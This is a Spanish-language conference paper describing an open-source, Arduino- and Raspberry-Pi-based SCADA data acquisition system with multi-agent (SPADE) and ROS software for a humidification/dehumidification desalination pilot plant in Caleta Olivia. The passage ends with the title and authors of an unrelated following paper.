Jorge Valdez¹, Daniel Pandolfi¹, Andrea Villagra¹, Roberto Rodríguez¹, Adrián Brunini^{1,2}

(1) Instituto de Tecnología Aplicada - LabTEM
Universidad Nacional de la Patagonia Austral
Caleta Olivia, Santa Cruz

(2) Consejo Nacional de Investigaciones
Científicas y Técnicas (CONICET)

{jcvalez, dpandolfi, avillagra, rrodriguez, abrunini}@uaco.unpa.edu.ar

Resumen

Una red de sensores inalámbricos (en inglés *Wireless Sensor Network, WSN*) es un conjunto de nodos sensores y actuadores desplegados sobre la región de actuación. Los sistemas SCADA (Supervisión, Control y Adquisición de Datos) se aplican a la administración de la recolección de información de los procesos de controles industriales, tales como las redes eléctricas, redes de distribución de agua, transporte, etc.). Los sistemas Multi-Agente (en inglés *Multi-Agent System, MAS*) aparecieron como un nuevo enfoque arquitectónico en aplicaciones de ingeniería complejas y altamente dinámicas. Además, los MAS pueden incluir agentes reactivos como Arduinos y agentes inteligentes tales como Redes Neuronales Artificiales (en inglés *Neural Network artificial, NNa*), o Lógica Difusa (en inglés *Fuzzy Logic, FL*).

En este proyecto, se propone construir un sistema tipo SCADA flexible e interoperable, basado en la integración de protocolos de arquitecturas MAS. El sistema propuesto será implementado para administrar un sistema de adquisición de datos y control de operación de tipo SCADA, flexible e interoperable, basado en la integración de los protocolos de procesos MAS y Arduino para la adquisición de datos de una planta de desalinización de agua de mar, de tipo humidificación/des-humidificación, con capacidad de producir 0,1-0,5 m³/h de agua dulce. Particularmente en este trabajo se discute la red de sensores para

adquisición de datos y detalles de implementación del mismo.

Palabras clave: Red de sensores inalámbricos, agentes inteligentes, sistemas multiagentes, Arduino.

1. Introducción

Los sensores son dispositivos económicos, de bajo consumo de energía con recursos limitados [2]. Una WSN se compone de gran número de nodos de sensores con capacidad limitada de computación, almacenamiento y comunicación. Los ambientes, donde se despliegan los nodos sensores, pueden ser aplicados en ambientes controlados (tales como el hogar, oficina, almacén, bosque, etc.) o no controlados (tales como áreas hostiles o de desastre, regiones tóxicas, etc.). Las WSN, representan una de las áreas de investigación más promisorias debido al completísimo campo de aplicación y el desarrollado de nuevas tecnologías de controladores electrónicos o electromecánicos, y los avances en la tecnología de comunicación inalámbrica [8]. El diseño de una WSN debe hacer frente a la ocurrencia de defectos de alguna o múltiples componentes en la red y por lo tanto es necesario la aplicación de técnicas robustas que puedan tolerar los fallos, sin resentir el buen funcionamiento de la red. Los problemas y las necesidades de mecanismos de mejora de la fiabilidad dependen de los recursos y aplicaciones disponibles para el que se aplica la WSN [30].

Los rápidos avances en las tecnologías electrónicas han dado lugar al desarrollo de una variedad de nuevas y baratas placas electrónicas con capacidades de detección, monitoreo y control que ofrecen oportunidades para su implementación en múltiples áreas de aplicación. La placa Arduino se desarrolló originalmente en el año 2005 en el *Interaction Design Institute*, de Ivrea Italia, como una plataforma de hardware de código abierto. Estudios sobre Arduino, muestran su utilidad en las mediciones automatizadas, y ofrecen una guía para otros investigadores en el desarrollo de sensores de bajo costo y sistemas de monitoreo y automatización en diversos campos de aplicación [21].

Según [1], un sistema *SCADA* es responsable de recopilar información y datos en tiempo real de la variedad de procesos o ambiente y proporcionar estos datos a los operadores situados en cualquier lugar y en cualquier momento. Desafortunadamente, muchos de los sistemas *SCADA* convencionales no son capaces de proporcionar la gestión de la información y enfoques inteligentes de alto nivel. Los *MAS* proponen soluciones a problemas distribuidos en los dominios computacionales dinámicos y abiertos. Según Luck, [17] los sistemas informáticos, especialmente los relacionados con las aplicaciones industriales modernas, tales como los sistemas *SCADA*, se están volviendo cada vez más interconectados y más difícil en mantener. Los enfoques basados en agentes (*MAS*) parecen ser una solución prometedora y el rápido desarrollo del campo de los

sistemas basados en agentes ofrece un nuevo paradigma interesante para el desarrollo de programas sofisticados en entornos dinámicos y abiertos.

Debido a los grandes avances realizados en las tecnologías *RFID* y *WSN*, se ha estudiado en varios tipos de aplicaciones que involucran vehículos, tales como el pago automático de peaje, gestión de flotas, seguridad de la navegación y sistemas de transporte inteligentes [24]. Además, para mejorar la eficiencia y la seguridad en los sistemas de transporte, se está utilizando tecnología *RFID* en diferentes tipos de aplicaciones tales como estacionamiento inteligente, los billetes electrónicos, el cobro de peajes, seguimiento de la ruta virtual y control de semáforos digital. La tecnología *RFID* se puede utilizar en la identificación automática de vehículos para obtener información en tiempo real de las rutas, y simplemente consiste en colocar etiquetas *RFID* pasivas en varios lugares de la ruta elegida, y lectores *RFID* en el autobús [33]. Araar y Khali [4], propusieron la incorporación de las tecnologías *RFID* y *WSN* con el fin de identificar y rastrear vehículos sustituyendo sistemas basados en *GPS* (Sistema de posicionamiento global).

El uso de *WSNs* para la auditoría y la gestión del consumo de energía en un edificio es un área de investigación emergente [11]. En [18], [27] y [12] se presentan distintos sistemas de control y gestión para la conservación de la energía en grandes edificios públicos diseñado para conectar el sistema de medición de distribución de energía, una red de sensores inalámbricas, y la automatización de edificios. Corucci et al. [9], proponen *GreenBuilding*, un sistema basado en sensores para la administración de energía automatizada de aparatos eléctricos en un edificio capaz de proporcionar un importante ahorro energético mediante el uso de estrategias de conservación de la energía apropiados adaptados a aparatos específicos.

Las *WSNs* han emergido como una tecnología eficaz para el control de la infraestructura crítica, tales como tuberías de agua, petróleo y gas. En [3] se muestra un diseño escalable y la simulación de un sistema de monitoreo de fugas de tuberías de agua utilizando la Identificación por Radio Frecuencia (*RFID*) y tecnología *WSN*. Huang et. al [13] proponen un enfoque viable y eficaz en el uso de una *WSN* para monitorear la calidad del agua de un lago y además se propone un motor de razonamiento basado en reglas que se utiliza para llevar a cabo un sistema de soporte de decisiones a través de técnicas de razonamiento y sensibilidad al contexto. En [15] se propone un sistema de monitoreo ambiental del agua basado en una red de sensores inalámbricos. Se compone de tres partes: nodos de control de datos, estaciones base de datos y un centro de monitorización remota.

2. Sistema basado en la humidificación y des-humidificación del aire

El equipo que se está construyendo se basa en el ciclo natural del agua [25] [16] y consta, básicamente, de tres secciones:

Un humidificador de aire.

Un condensador de la humedad que este aire húmedo acarrea.

Un equipo de calentamiento del agua de mar.

Esquemáticamente se lo puede ver en la figura 1. Sobre una torre de humidificación se distribuye desde la parte superior agua salada a una temperatura de 85 °C – 95 °C. Parte del agua se evapora a medida que fluye hacia abajo y se va enfriando. Al mismo tiempo, cierta cantidad de aire seco fluye en contra corriente, ya sea por convección natural o forzado, ganando humedad relativa a medida que se pone en contacto con el agua. El aire se humedece a medida que se calienta en su curso ascendente. La cantidad de humedad que es capaz de absorber aumenta notablemente con la temperatura. En el condensador fluye agua de mar fría, intercambiando calor con el aire húmedo y caliente que sale del humidificador. La humedad contenida en el aire se condensa a medida que este se enfría en el condensador y se escurre hacia el fondo, donde es recolectada como agua dulce.




Figura 1: Modelo esquemático de una planta de desalinización por humidificación/ des-humidificación con sus diversas componentes.

El agua de mar que se utiliza para enfriar el aire sale del condensador a una cierta temperatura, que es superior a la de entrada, pues intercambié calor con el aire húmedo. Su temperatura no llega a los 85-95 °C que necesita para ingresar al humidificador y por este motivo se debe recalentar con una fuente de calor externa, ya sea

una caldera a base de combustible fósil, con energía solar en zonas tropicales, etc. El agua que sale por debajo del humidificador mantiene la misma cantidad absoluta de sales, pero perdió agua pura, por lo cual su salinidad ha aumentado. Esta salmuera es colectada en el fondo de la sección del humidificador y se vierte nuevamente al mar.

El equipo se está construyendo en la Unidad Académica Caleta Olivia de la Universidad Nacional de la Patagonia Austral en el marco de un Proyecto de Desarrollo Tecnológico y Social (PDTs). Hasta el presente, se ha construido la sección de humidificación del aire y se está testeando en condiciones de laboratorio. Esta consta de una torre de humidificación de 40 cm de diámetro, construida en acero galvanizado, con empaque random conformado por anillos Pall de acero inoxidable de 3/4". La torre fue diseñada para que funcione por convección natural del aire. El calentador que se está empleando es una pequeña caldera industrial del tipo utilizado para calefacción domiciliar con radiadores. Las pruebas se están llevando a cabo con agua de red, ya que sus propiedades termodinámicas no difieren sustancialmente de las del agua de mar. Posteriormente, una vez concluidas las pruebas y completada la construcción de la planta piloto, se emplazará en la planta de desalinización por ósmosis inversa, donde se la hará funcionar con agua de mar en las condiciones locales. Se ha diseñado un condensador de vapor de tipo coraza y tubos el cual se está construyendo. Los cálculos preliminares muestran que este es un dispositivo crítico para el buen funcionamiento de la planta.

En cuanto a los dispositivos de adquisición de datos y control, estos estarán operados por un sistema *SCADA* [20] (Supervisión, Control y Adquisición de Datos) con el objeto facilitar la retro-alimentación en tiempo real del equipo a través de actuadores. El sistema propuesto propone las siguientes ventajas: 1) es simple de operar; 2) es flexible; 3) es interoperable; 4) es de bajo costo y fuente abierta. Todos los dispositivos de adquisición de datos (Anemómetros, caudalímetros, termómetros y sensores de consumo de gas y de energía eléctrica) serán operados con estos protocolos. Para ello se han desarrollado *softwares* específicos y se están montando las consolas apropiadas para acoplarlas a la planta. Ya se han realizado las primeras mediciones que permitieron obtener los parámetros de la torre de humidificación e información importante para el diseño del intercambiador de calor, que provea la mayor recuperación posible de energía junto con la condensación de la mayor cantidad de agua posible.

3. Arquitectura del sistema de adquisición de datos

El Sistema de adquisición de datos estará conformado por diversas tecnologías de *hardware* y *software*. A continuación, se describirán cada una de las arquitecturas involucradas:

3.1 Arquitectura de hardware

El *hardware* empleado constará de los siguientes dispositivos:

Unidad de procesamiento: Una computadora *Raspberry Pi 3* [28]. La *Raspberry Pi 3* es la tercera generación, este reemplazó a la *Raspberry Pi* Modelo B en febrero de 2016. En la Tabla 1 se puede observar las especificaciones técnicas.

Mediante los dispositivos de *hardware Arduino* y los sensores permitirán el sensado de cada operación de la planta de desalinización. Se definieron tres unidades de sensado, cada uno de los cuales se detallan a continuación:

Unidad de sensado para la medición de temperatura, humedad y caudal de aire húmedo [7] (En la figura 2 puede verse el diagrama de conexión):

- Placa Arduino Mega (las especificaciones pueden observarse en la Tabla 2) [6],
- Sensor de Temperatura y Humedad (con protección) SHT20 de la empresa Sensirion [29] (las especificaciones pueden observarse en las Tablas 3 y 4),
- Sensor de Presión Diferencial MPX5500DP de NXP [23] (las especificaciones pueden observarse en la Tabla 5)

Unidad de sensado para la medición de temperatura, humedad y caudal de aire seco:

- Placa Arduino Mega,
- Sensor de Temperatura y Humedad (con protección) SHT20 de la empresa Sensirion,
- Sensor de Presión Diferencial MPX5500DP de NXP.

Unidad de sensado para la medición de caudal de agua caliente (En la Figura 3 puede observarse el diagrama de conexión):

- Placa *Arduino Mega*
- Sensor de caudal YF-S201 [32]

Todas las unidades de sensado se conectaron a la computadora *Raspberry Pi 3* mediante los siguientes elementos:

- HUB USB de 10 puertos 2.0 con fuente externa.
- Cables USB 2.0




Figura 2: Diagrama de conexión de la Unidad de sensado de caudal de aire (húmedo y seco) y temperatura.

Tabla 1: Especificaciones técnicas Raspberry Pi 3 Modelo B.

• CPU con 4 núcleos de 64 Bits ejecutándose a 1.2GHz Broadcom BCM2837 64bit
• Memoria DDR3 de 1GB
• Tarjeta Inalámbrica (Wireless y Bluetooth) BCM43438 de Bajo Consumo integrada en la placa
• Puerto de expansión de 40 pines GPIO
• 4 Puertos USB
• Salida estéreo de 4 polos y puerto de video compuesto
• Conector HDMI
• Puerto de cámara CSI para conectar una cámara Raspberry Pi
• DSI Display Port para conectar una pantalla táctil Raspberry Pi
• Puerto para tarjeta Micro SD para cargar el sistema operativo y almacenar datos
• Fuente de alimentación conmutada Micro USB mejorada hasta 2.5A

Tabla 2: Especificaciones técnicas Placa Arduino Mega 2560.

• Microcontrolador	• ATMega2560
• Voltaje de Operación	• 5V
• Voltaje de Entrada (Recomendado)	• 7-12V
• Voltaje de Entrada (Limite)	• 6-20V
• Pines Digitales E/S	• 54 (de los cuales 15 proveen salida PWM)
• Pines Análogos de Entrada	• 16
• Corriente por Pin E/S	• 20mA
• Corriente para Pin de 3.3V	• 50mA
• Memoria Flash	• 256 KB de los cuales 8 KB son usados por el Bootloader
• SRAM	• 8 KB
• EEPROM	• 4 KB
• Velocidad del Reloj	• 16 MHZ
• LED onboard	• 13
• Largo	• 101.52 mm
• Ancho	• 53.3 mm
• Peso	• 37 g

Tabla 3: Especificaciones técnicas sensor Sensirion SHT20, medición de humedad.

Parámetros	Condición	Valor	Unidades
Resolución	12 bit	0.04	%RH
	8 bit	0.7	%RH
Tolerancia de Precisión	Tip	+/-3.0	%RH
	Max	ver datasheet	%RH
Repetibilidad		+/-0.1	%RH
Histéresis		+/-1	%RH
No linealidad		<0.1	%RH
Tiempo de respuesta	t 63%	8	s
Rango de operación	extendido	0 a 100	%RH
Deriva a largo plazo	Tip.	< 0.25	%RH




Figura 3: Diagrama de conexión de la Unidad de sensado de caudal de agua.

Tabla 4: Especificaciones técnicas sensor Sensirion SHT20, medición de temperatura.

Parámetros	Condición	Valor	Unidades
Resolución	14 bit	0.01	°C
	12 bit	0.04	°C
Tolerancia de Precisión	Tip	+/-0.3	°C
	Max	ver datasheet	°C
Repetibilidad		+/-0.1	°C
Tiempo de respuesta	t 63%	5 a 30	s
Rango de operación	extendido	-40 a 125	°C
Deriva a largo plazo	Tip.	< 0.02	°C/yr

Tabla 5: Especificaciones técnicas sensor de presión diferencial NXP Freescale MPX5500DP.

Características	Símbolo	Mín	Típica	Max	Unidades
RepeRango de presión	P _{OP}	0	-	500	kPa
Tensión de alimentación	V _s	4.75	5.0	5.25	Vdc
Corriente de suministro	I _o	-	7.0	10	mAdc
Desplazamiento de presión cero (0 to 85°C)	V _{off}	0.088	0.20	0.313	Vdc
Salida a escala completa (0 to 85°C)	V _{FSS}	4.587	4.70	4.813	Vdc
Escala completa (0 to 85°C)	V _{FSS}	-	4.50	-	Vdc
Precisión (0 to 85°C)	-	-	-	+/-2.5	%V _{FSS}
Sensibilidad	V/P	-	9.0	-	mV/kPa
Tiempo de respuesta	t _r	-	1.0	-	ms
Corriente de la fuente de salida a la salida de escala completa	I _{o+}	-	0.1	-	mAdc
Tiempo de calentamiento	-	-	20	-	ms

3.2 Software base

El software que se emplea en la computadora *Raspberry Pi 3* es la distribución del sistema operativo Linux denominada *Raspbian*. A continuación, se detallan sus características:

- Nombre de versión: “*Stretch*”,
- Fecha de liberación: 16/08/2017
- Versión del *Kernel*: 4.9

El lenguaje de programación empleado para manejar los sensores es el empleado por los dispositivos *Arduino*, el cual es un lenguaje de programación muy similar a *Processing* y *C* [5]. Los scripts *Arduino* fueron desarrollados empleando el *Arduino IDE* versión 1.8.2.

3.3 Arquitectura de software.

Para el sistema de adquisición de datos, se emplea una plataforma de Multi-Agente (en inglés *Multi-Agent System, MAS*) desarrollada empleando un *framework* de desarrollo denominado *SPADE (Smart Python multi-Agent Development Environment)* [10]. *SPADE* (entorno de desarrollo multi-agente *Smart Python*) es una plataforma destinada a resolver los inconvenientes de los modelos de comunicación de otras plataformas. La plataforma de sistema multi-agente *SPADE* está construida en torno de un nuevo *framework* de comunicación [14] que proporciona nuevas poderosas capacidades a la capa de comunicación. Actualmente el

protocolo de comunicación que emplea *SPADE* se denomina XMPP [31] (anteriormente *Jabber*), *Extensible Messaging and Presence Protocol*. Es un protocolo abierto y extensible basado en *XML*, empleado originalmente para mensajería instantánea. En resumidas cuentas, permite el intercambio de mensajes empleando *XML*. Es ampliamente usado en desarrollos de aplicaciones de mensajería de código abierto [26]. En los últimos años diversas empresas los han adoptado: *Facebook*, *Tuenti*, *Whatsapp*, entre otras.

Adicionalmente esto y para afianzar la garantía de comunicación entre los sensores se empleará el *framework* de desarrollo denominado ROS [22], el cual significa en sus siglas en inglés *Robot Operating System* [19] o sistema operativo de robot, empleado hoy en día en diversos grupos de investigación y empresas de la industria robótica. *ROS* es una plataforma de desarrollo *open source* para sistemas robóticos. Proporciona toda una serie de servicios y librerías que simplifican considerablemente la creación de aplicaciones complejas para robots. Posee protocolos de comunicación con los principales ambientes de hardware como por ejemplo Arduino. De esta forma se evitó generar protocolos de comunicación necesarios para el intercambio de información entre las unidades de sensado y la computadora *Raspberry Pi*. *ROS* permite el uso de distintos lenguajes de programación. De forma oficial soportan *Python*, *C++*, *Lisp* y *Java*. *ROS* puede ser ejecutado sobre máquinas tipo Unix, principalmente *Ubuntu* y *Mac OS X*. En *Microsoft Windows* se encuentra en fase experimental.

ROS consta de tres niveles de conceptos:

El nivel de *sistema de archivos* (Recurso encontrados en el mismo programa):

- Paquetes: Unidad principal para organizar software en *ROS*.
- Un paquete puede contener procesos ejecutables (nodos), una biblioteca dependiente, conjuntos de datos, archivos de configuración.
- Manifiestos: proporcionan metadatos sobre un paquete, incluyendo su información de licencia y dependencias, así como información específica del compilador.
- Pilas: Es una colección de paquetes que tienen una misma función.
- Manifiestos de pilas: proporcionan datos sobre una pila, incluyendo su información de licencia y sus dependencias en otras pilas.
- Mensajes: definen las estructuras de datos para los mensajes enviados en *ROS*.

- Servicios: definen la solicitud y estructuras de datos de respuesta de los servicios requeridos por *ROS*.

El nivel de computación gráfica (Conceptos básicos son nodos, maestro, mensajes y temas):

- Nodos: Los nodos son procesos que llevan a cabo cálculos.
- Maestro: El Maestro proporciona registro de nombres y la búsqueda para el resto de la Computación Gráfica. Sin el Maestro, los nodos no serían capaces de encontrar mensajes entre sí, intercambiar, o invocar los servicios.
- Mensajes: Los nodos se comunican entre sí pasando mensajes. Un mensaje es simplemente una estructura de datos que comprende los tipos de campos.
- Temas: Los mensajes se enrutan a través de un sistema de transporte de publicación/suscripción semántica. Un nodo envía un mensaje por publicar a un determinado tema. El tema es un nombre que se utiliza para identificar el contenido del mensaje. Un nodo que está interesado en un determinado tipo de datos se suscribe al tema correspondiente. Puede haber varios editores y suscriptores concurrentes a un mismo tema, y un único nodo puede publicar y/o suscribirse a múltiples temas.

El nivel *comunitario*: Los conceptos comunitarios *ROS* Nivel *ROS* son recursos que permiten a las comunidades el intercambio del software y del conocimiento (distribución, repositorio, *wikis*, foros).

La elección de emplear un *framework* como *ROS* se debe a que se pretende apuntar a un desarrollo sostenido de la automatización del proceso de desalinización, y para ello *ROS* es una opción novedosa.

En la Figura 4 puede observarse la arquitectura de *software* que tendrá el proyecto. Cada proceso tendrá asociado una unidad de sensado. El núcleo de la plataforma está diseñado sobre esta capa, que comunica los elementos de la plataforma entre sí.

Para el presente trabajo se definieron los siguientes procesos que tendrá asociado el SCADA:

- ◇ Proceso de configuración de los datos experimentales, los cuales se denominan Parámetros ROS.

- ◇ Proceso de medición de caudal, datos de temperatura, humedad del aire en la entrada de aire seco del humidificador.
- ◇ Proceso de medición de caudal, datos de temperatura, humedad del aire en la salida de aire húmedo del humidificador.
- ◇ Proceso de medición de temperatura del agua en la entrada de agua caliente del humidificador.
- ◇ Procesos de almacenamiento de los datos de las mediciones, se empleará el motor de base de datos de código abierto como lo es MariaDB.
- ◇ Proceso de administración de la interfaz de usuario, la misma se implementará mediante un servidor Web.

Los procesos descriptos anteriormente podrían llegar a tener varias instancias, puede requerirse un número mayor de unidades de sensado.

Cada proceso será administrado por un agente, en algunos casos, como por ejemplo la configuración de los datos experimentales no se necesitará tener asociado alguno.




Figura 4: Arquitectura de hardware y software del SCADA.

4. Discusión

En este trabajo se describe un sistema *WSN* de bajo coste para monitoreo continuo del comportamiento de una planta de desalinización con el objetivo de proporcionar mediciones continuas del proceso producción de agua.

Este trabajo presenta una discusión de una arquitectura de código abierto tanto para el *hardware* como el *software* para el sistema de adquisición de datos de la planta desalinizadora.

El sistema utiliza sensores de bajo coste con el objetivo de proporcionar mediciones continuas del proceso.

Para el sistema de adquisición de datos, se emplea una plataforma Multi-agente empleando un *framework* de

desarrollo denominado *SPADE*. Para garantizar la comunicación entre la computadora *Raspberry PI* y las unidades de control de sensado (*Arduino*) se empleará el *framework* denominado *ROS*.

Los resultados preliminares de las pruebas de concepto demostraron que, con la calibración adecuada, el sistema tiene la capacidad de medir continuamente los parámetros de calidad del proceso y transmitirlos a una base de datos en tiempo real.

5. Agradecimientos

Los autores agradecen al equipo de trabajo del Laboratorio de Tecnologías Emergentes (LabTEM) y a la Universidad Nacional de la Patagonia Austral, por la colaboración y por todo el aporte realizado en el desarrollo de este trabajo. Además el autor² agradece al Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET).

6. Referencias

- [1] Abbas H., Shaheen S., Amin M.; "Simple, Flexible, and Interoperable SCADA System Based on Agent Technology"; *Journal of Intelligent Control and Automation*, 2015, 6, 184-199. Published Online August 2015 in SciRes.
- [2] Akyildiz I. F., Su W, Sankarasubramaniam Y. and Cayirci E., *Wireless Sensor Network: A Survey*, *IEEE Communications Magazine*, Vol. 40, No. 8, 2002, pp. 102-114.
- [3] Almazayad A., Seddiq Y., Alotaibi A., Al-Nasheri A, BenSaleh M., Obeid A., Qasim S.; "The Simulation of the Temperature and the Humidity Measurement System"; *Proceedings of the 11th International Conference On Virtual Learning ICVL 2016*.
- [4] A. Araar, A. and Khali, H.; "Investigating RFID Tags Fusion in a Clustered WSN Applied to Vehicle Identification and Tracking"; (2012) *International Journal of Computing and Information Technology*, 1, 17-24.
- [5] Barrett Steven F., "Arduino Microcontroller Processing for Everyone!": Third Edition, Morgan & Claypool Publishers ©2013. ISBN:1627052534 9781627052535
- [6] *ArduinoMega* <https://store.arduino.cc/usa/arduino-mega-2560-rev3>.
- [7] Bogdan Mihai; "Proposed Scalable Design and Simulation of Wireless Sensor Network-Based Long-Distance Water Pipeline Leakage Monitoring System"; Section TECH: TECHNOLOGIES & VIRTUAL LABORATORY. *Journal of Sensors* 2014, 14(2), 3557-3577. Book Series: *Proceedings of the International Conference on Virtual learning*; Edited by: Vlada, M; Albeanu, G; Adascalitei, A; Popovici, M; ISSN: 1844-8933
- [8] E.H. Callaway, "Wireless Sensor Networks: Architectures and Protocols"; (2004) CRC Press, Boca Raton, 1-40.
- [9] F. Corucci, G. Anastasi and F. Marcelloni, "A WSN-based testbed for energy efficiency in buildings," *Computers and Communications (ISCC)*, 2011 IEEE Symposium on, Kerkyra, 2011, pp. 990-993. doi: 10.1109/ISCC.2011.5983971.
- [10] Miguel Escrivá Gregori, Javier Palanca Cámara, Gustavo Aranda Bada. "A jabber-based multi-agent system platform", *AAMAS '06 Proceedings of the fifth international joint conference on Autonomous agents and multiagent systems*. Pages 1282-1284. Hakodate, Japan — May 08 - 12, 2006.
- [11] A. Guerrieri, A. Ruzzelli, G. Fortino, and G. O'Hare; "A WSN-based building management framework to support energy-saving applications in buildings". (2011); *Advancements in Distributed Computing and Internet Technologies: Trends and Issues*, Al-Sakib Khan Pathan, Mukaddim Pathan, Hae Young Lee, eds, 161-174.
- [12] A. Hani and T. Koiv, "Energy Consumption Monitoring Analysis for Residential, Educational and Public Buildings: (2012) *Smart Grid and Renewable Energy*, Vol. 3 No. 3, 2012, pp. 231-238.
- [13] X. Huang, J. Yi, S. Chen and X. Zhu; "A Wireless Sensor Network-Based Approach with Decision Support for Monitoring Lake Water Quality"; (2015) *Journal of Sensors*, ISSN 1424-8220 15(11), 29273-29296.
- [14] Jabber. "Jabber Software Foundation. Extensible Messaging and Presence Protocol" (XMPP): Core. Technical report, <http://www.ietf.org/rfc/rfc3920.txt>, October 2004.

- [15] P. Jiang, H. Xia, Z. He and Z. Wang; "Design of a Water Environment Monitoring System Based on Wireless Sensor Networks"; (2009); Journal of Sensors, 9(8), 6411-6434.
- [16] Kabeel, A. E.; Hamed, M. H.; Omara, Z. M.; Sharshir, S.W. "Water desalination using a humidification-dehumidification technique - A detailed review". Nat Resour Vol 4. 286-305. 2013.
- [17] Luck M., "From Definition to Deployment: What Next for Agent-Based Systems?"; The Knowledge Engineering Review, (1999) 14, 119-124.
- [18] Ma X., Cui R., Sun Y., Peng C. and Wu Z., "Supervisory and Energy Management System of large public buildings," Mechatronics and Automation (ICMA), 2010 International Conference on, Xi'an, 2010, pp. 928-933. doi: 10.1109/ICMA.2010.558996.
- [19] Martinez Aaron, Fernández Enrique "Learning ROS for Robotics Programming", Packt Publishing, Birmingham, UK. ©2013, ISBN 1782161449 9781782161448.
- [20] McCrady, S. G.; "Designing SCADA Application Software: A Practical Approach", Elsevier. 2013.
- [21] Melgar E. y Diez C., "Arduino and Kinect Projects: Design, Build, Blow Their Minds"; A press Berkely, CA, USA ©2012 ISBN:1430241675 9781430241676.
- [22] Morgan Quigley, et al. "ROS: An Open-Source Robot Operating System". ICRA workshop on open source software. Vol. 3. No. 3.2. 2009.
- [23] MPX5500DP. "Sensor de Presión diferencial". <http://www.nxp.com/part/MPX5500DP>
- [24] Narayan S. P., Assaf M. H., Prasad S. K., "Wireless Sensor Enabled Public Transportation System"; International Journal Communications, Network and System Sciences, 2015, 8, 187-196 Published Online May 2015 in SciRes.
- [25] Narayan, G.P.; Sharqawy, M. H.; Zubair S. M.; "Thermodynamic analysis of humidification dehumidification desalination cycles", Desalin Water Treat Vol 16, 339-353. 2010.
- [26] Ozturk Ozgur. "Introduction to XMPP protocol and developing online collaboration applications using open source software and libraries". 2010. IEEE. Pag. 21-25. ISBN 978-1-4244-6619-1.
- [27] Pérez-Lombard L., Ortiz J., Pout C., "A review on buildings energy consumption information", (2008) Energy and Buildings, Volume 40, Issue 3, 2008, Pages 394-398, ISSN 0378-7788.
- [28] Raspberry. "Raspberry Pi Model B". <https://www.raspberrypi.org/products/raspberrypi-3-model-b/>, Febrero 2016.
- [29] SHT20. "Sensor de temperatura y humedad Sensirion". https://www.sensirion.com/fileadmin/user_upload/customers/sensirion/Dokumente/2_Humidity_Sensors/Sensirion_Humidity_Sensors_SHT20_Datasheet_V4.pdf.
- [30] L. Venkatesan, S. Shanmugavel, C. Subramaniam; "A Survey on Modeling and Enhancing Reliability of Wireless Sensor Network, Journal of Wireless Sensor Network"; (2013), 5, 41-51 <http://dx.doi.org/10.4236/wsn.2013.53006>.
- [31] XMPP. "Extensible Messaging and Presence Protocol (XMPP): Core". <https://tools.ietf.org/html/rfc3920>.
- [32] YFS201. "Caudalimetro efecto hall". <http://files.amperka.ru/store-media/products/water-flow-sensor/media/YF-S201.pdf>.
- [33] Zhang Y., "RFID-Based Tracking in Supporting Real-Time Urban Traffic Information". (2009), IEEE 5th International Joint Conference on INC, IMS and IDC, Seoul, 25-27 August 2009, 657-659.

Reconocimiento y Clasificación de Fibras Optimizando una Red Neuronal Basada en el Modelo del Neocórtex Humano

Marcelo J. M. Arcidiácono
Centro de Investigación en Informática para la Ingeniería
Universidad Tecnológica Nacional
Facultad Regional Córdoba

Eduardo A. Destefanis
